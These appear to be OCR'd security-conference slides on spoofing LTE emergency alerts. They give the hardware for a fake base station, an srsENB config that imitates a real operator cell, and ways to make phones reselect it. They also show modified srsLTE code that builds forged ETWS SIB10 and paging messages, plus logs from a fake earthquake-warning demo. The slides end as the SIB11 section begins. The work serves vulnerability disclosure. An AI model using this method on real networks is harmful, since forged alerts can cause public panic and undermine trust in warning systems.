Hacking Public Warning System in LTE Mobile Network

Li, Weiguang
weelight.li@gmail.com

UnicornTeam@360 Technology

Agenda

01 About Public Warning System in LTE Network

02 The Vulnerability in LTE Protocol

03 Trigger the Vulnerability

a. Build a Fake LTE Base Station

b. Forge the Fake Warning Messages


04 Conclusion

01

About Public Warning System in LTE Network

Alert the Public to Such Disasters


PWS Warning System All Over the World



A GLOBAL INITIATIVE

Press Release

- Hawaiian Missile Alert in January 2018




Press Release

- Hawaiian Missile Alert in January 2018

02

The Vulnerability in LTE Protocol

Vulnerabilities in LTE Protocol



1. The warning messages over the air are not encrypted or intergity protected.
2. UE doesn't authenticate the base station during reselection

03

Trigger the vulnerability

How to Build a Fake LTE Network

Hardware


- USRP B210
- ThinkPad

Software

- srsLTE /srsENB

Act like a Normal Base Station

How to get these **parameters**



LTE Discovery App

Configuration in srsENB


```
#####################################

#####################################
# eNB configuration
#
# enb_id:          20-bit eNB ident
# cell_id:         8-bit cell ident
# tac:             16-bit Tracking
# mcc:             Mobile Country C
# mnc:             Mobile Network C
# mme_addr:        IP address of MM
# gtp_bind_addr:   Local IP address
# n_prb:           Number of Physic
# tm:              Transmission mod
# nof_ports:       Number of Tx por
#
#####################################
[enb]
enb_id = 0x19B
cell_id = 0x01
phy_cell_id = 438
tac = 0x103a
mcc = 460
mnc = 01
mme_addr = 127.0.1.100
gtp_bind_addr = 127.0.0.1
n_prb = 50
#tm = 4
#nof_ports = 2
```

srsLTE config file

Cell Reselection

Increase the success rate for the mobile phone to access the false base station

1. Larger signal power
2. Same radio frequency
3. Same PCI



PWS Message's Carrier—System Information Block

SIB Type 1 SIB scheduling information	**SIB Type 2** Common and shared channel information	**SIB Type 3** Cell re-selection information
SIB Type 4 Cell re-selection information intra-frequency neighbor information	**SIB Type 5** Cell re-selection information Intra-frequency neighbor information	**SIB Type 6** Cell re-selection information for UTRA
SIB Type 7 Cell re-selection information for GERAN	**SIB Type 8** Cell-re-selection information for CDMA2000	**SIB Type 9** Home eNB identifier
SIB Type 10 ETWS primary notification (Japan)	**SIB Type 11** ETWS Secondary Notification (Japan)	**SIB Type 12** EU-Alert (Europe) KPAS (South Korea) CMAS notification(USA)

Forge the ETWS Message

Four main components getting involved in sending ETWS

- SIB 10 : Primary Notification
- SIB 11 : Secondary Notification
- Paging : ETWS indication
- SIB 1: Schedule SIB 10 and SIB 11

ETWS Primary Notification

- ETWS Primary Notification message can not contain specific message content.

***SystemInformationBlockType10* information element**

```
-- ASN1START

SystemInformationBlockType10 ::=    SEQUENCE {
    messageIdentifier                   BIT STRING (SIZE (16)),
    serialNumber                        BIT STRING (SIZE (16)),
    warningType                         OCTET STRING (SIZE (2)),
    dummy                               OCTET STRING (SIZE (50))    OPTIONAL,       -- Need OP
    ...,
    lateNonCriticalExtension            OCTET STRING                OPTIONAL
}

-- ASN1STOP
```

```
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *sib10_ptr = (LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *)malloc(sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT));
sib10_ptr->sib_type = LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_10;
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_10_STRUCT sib10;
sib10.message_identifier = 0x1102;
sib10.serial_number = 0x3000;
sib10.warning_type[0] = 0x5;
sib10.warning_type[1] = 0x80;
sib10.dummy_size = 0;
memcpy(&sib10_ptr->sib, &sib10, sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_UNION));
memcpy(&cfg.sibs[9], sib10_ptr, sizeof( LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT ));
```

main source code to send ETWS primary notification

ETWS Primary Notification OTA Log

OTA LOG	06:29:50.533	BCCH_DL_SCH / SystemInformationBlockType1	Radio Bearer ID: 0, Freq: 1650, SFN: 234
OTA LOG	06:29:50.533	BCCH_DL_SCH / SystemInformation	Radio Bearer ID: 0, Freq: 1650, SFN: 0
OTA LOG	06:29:50.589	BCCH_DL_SCH / SystemInformation	Radio Bearer ID: 0, Freq: 1650, SFN: 240
LOG	06:29:50.628	LTE RRC Serving Cell Info Log Pkt	Length: 0029
LOG	06:29:50.636	LTE NAS EMM State	Length: 0019
OTA LOG	06:29:51.268	PCCH / Paging	Radio Bearer ID: 0, Freq: 1650, SFN: 307
LOG	06:29:51.270	LTE RRC Paging UE	Length: 0402
OTA LOG	06:29:51.312	BCCH_DL_SCH / SystemInformationBlockType1	Radio Bearer ID: 0, Freq: 1650, SFN: 312
OTA LOG	06:29:51.389	BCCH_DL_SCH / SystemInformation	Radio Bearer ID: 0, Freq: 1650, SFN: 320

SystemInformationBlockType1

```
        csg-Indication FALSE
      },
      cellSelectionInfo
      {
        q-RxLevMin -65
      },
      freqBandIndicator 3,
      schedulingInfoList
      {
        {
          si-Periodicity rf16,
          sib-MappingInfo
          {
            sibType10
          }
        }
      },
      si-WindowLength ms20,
      systemInfoValueTag 0
    }
}
```

SystemInforamtionBlcokType10

```
                additionalSpectrumEmission 1
              },
              timeAlignmentTimerCommon infinity
            },
            sib10 :
              {
                messageIdentifier '00010001 00000010'B,
                serialNumber '00110000 00000000'B,
                warningType '0580'H
              }
          }
        }
      }
}
```

Indication of PWS Notification in Paging

- The paging procedure is used to alert UEs quickly to PWS Notifications
- The length of the paging cycle will determine how promptly users obtain the warning message

```
if (n > 0) {
  pcch_msg.paging_record_list_size = n;
  pcch_msg.etws_indication_present = true;
  liblte_rrc_pack_pcch_msg(&pcch_msg, (LIBLTE_BIT_MSG_STRUCT*)&bit_buf_paging);
  uint32_t N_bytes = (bit_buf_paging.N_bits-1)/8+1;
  if (payload_len) {
    *payload_len = N_bytes;
  }
  rrc_log->info("Assembling PCCH payload with %d UE identities, payload_len=%d bytes, nbits=%d\n",
                pcch_msg.paging_record_list_size, N_bytes, bit_buf_paging.N_bits);
  return true;
}
```


Source code of adding etws indication in rrc::is_paging_opportunity

```
06:29:50.533    BCCH_DL_SCH / SystemInformationBlockType1
06:29:50.533    BCCH_DL_SCH / SystemInformation
06:29:50.589    BCCH_DL_SCH / SystemInformation
06:29:50.628    LTE RRC Serving Cell Info Log Pkt
06:29:50.636    LTE NAS EMM State
06:29:51.268    PCCH / Paging
06:29:51.270    LTE RRC Paging UE
06:29:51.312    BCCH_DL_SCH / SystemInformationBlockType1
06:29:51.389    BCCH_DL_SCH / SystemInformation
```

Paging message log

```
value PCCH-Message ::=
{
  message c1 : paging :
      {
        pagingRecordList
        {
          {
            ue-Identity s-TMSI :
              {
                mmec '00000000'B,
                m-TMSI '00000000 00000000
              },
            cn-Domain ps
          }
        },
        etws-Indication true
      }
}
```

Fake Earthquake Warning Demo



ETWS Secondary Notification

- Custom content
- ETWS secondary notification supports message segmentation.
- It supports GSM-7 and UCS-2 character encoding standard.

ETWS Secondary Notification

***SystemInformationBlockType11* information element**

```
-- ASN1START

